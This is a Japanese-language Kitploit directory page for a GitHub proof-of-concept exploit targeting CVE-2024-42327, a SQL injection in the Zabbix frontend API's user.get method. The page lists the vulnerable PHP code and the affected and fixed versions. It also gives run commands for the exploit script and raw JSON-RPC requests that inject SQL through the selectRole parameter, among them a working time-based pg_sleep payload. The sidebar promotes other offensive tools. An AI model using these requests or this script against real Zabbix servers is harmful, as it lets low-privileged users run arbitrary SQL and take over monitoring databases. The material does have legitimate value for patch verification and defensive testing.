
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2024-42327 — ZabbixフロントエンドAPIのSQLインジェクション脆弱性CVE-2024-42327の概念実証エクスプロイト。非管理者ユーザーがuser.getメソッドを介して任意のSQLクエリを実行できるようにする。 | Kitploit
ツール/GitHubGitHub/depers-rus/cve-2024-42327
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテスト
GitHubdepers-rus/cve-2024-42327

CVE-2024-42327

ZabbixフロントエンドAPIのSQLインジェクション脆弱性CVE-2024-42327の概念実証エクスプロイト。非管理者ユーザーがuser.getメソッドを介して任意のSQLクエリを実行できるようにする。

リポジトリを見る
3341年前未レビュー
共有

CVE-2024-42327 / ZBX-25623 の PoC とエクスプロイト

Zabbix フロントエンドにデフォルトの User ロール、または API アクセスを許可するその他のロールを持つ非管理者ユーザーアカウントは、この脆弱性を悪用できます。CUser クラスの addRelatedObjects 関数に SQLi が存在します。この関数は、API アクセスを持つすべてのユーザーが利用できる CUser.get 関数から呼び出されます。
画像

脆弱性のあるバージョン: 6.0.0 - 6.0.31, 6.4.0 - 6.4.16 , 7.0.0

修正済みバージョン: 6.0.32rc1 , 6.4.17rc1, 7.0.1rc1

脆弱なコード

$db_roles = DBselect(
	'SELECT u.userid'.($options['selectRole'] ? ',r.'.implode(',r.', $options['selectRole']) : '').
	' FROM users u,role r'.
	' WHERE u.roleid=r.roleid'.
	' AND '.dbConditionInt('u.userid', $userIds)
);

エクスプロイトの使用:

git clone https://github.com/depers-rus/CVE-2024-42327
python3 cve-2024-42327-PoC.py -t zabbix.xyz.ru -u "depers" -p "passwd"

リクエスト:

POST /api_jsonrpc.php  HTTP/1.1
Host: zabbix.xyz.ru
Accept: */*
Accept-Encoding: gzip, deflate
Content-Length: 186
Content-Type: application/json

{"jsonrpc": "2.0", "method":"user.get", "params": {"selectRole": ["roleid,{SQLi payload}"
], "userids": ["10"
]}, "auth": "---auth_token---", "id": 1}

BurpSuite PoC (時間ベースのSQLi)

SELECT pg_sleep(10)) AS DELAY
POST /api_jsonrpc.php  HTTP/1.1
Host: zabbix.xyz.ru
Accept: */*
Accept-Encoding: gzip, deflate
Content-Length: 186
Content-Type: application/json

{"jsonrpc": "2.0", "method":"user.get", "params": {"selectRole": ["roleid,(SELECT pg_sleep(10)) AS DELAY"
], "userids": ["10"
]}, "auth": "---auth_token---", "id": 1}


実証

画像

参照

  • https://support.zabbix.com/browse/ZBX-25623
  • https://nvd.nist.gov/vuln/detail/CVE-2024-42327
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    717
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    504
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    402
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    260
  • 6

    antifox

    antifox-ai/antifox

    偵察、攻撃対象領域の探索、エクスプロイト検証、証拠に基づくレポート提供を実行するAIマルチエージェント自律ペネトレーションテストプラットフォーム。

    259

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →





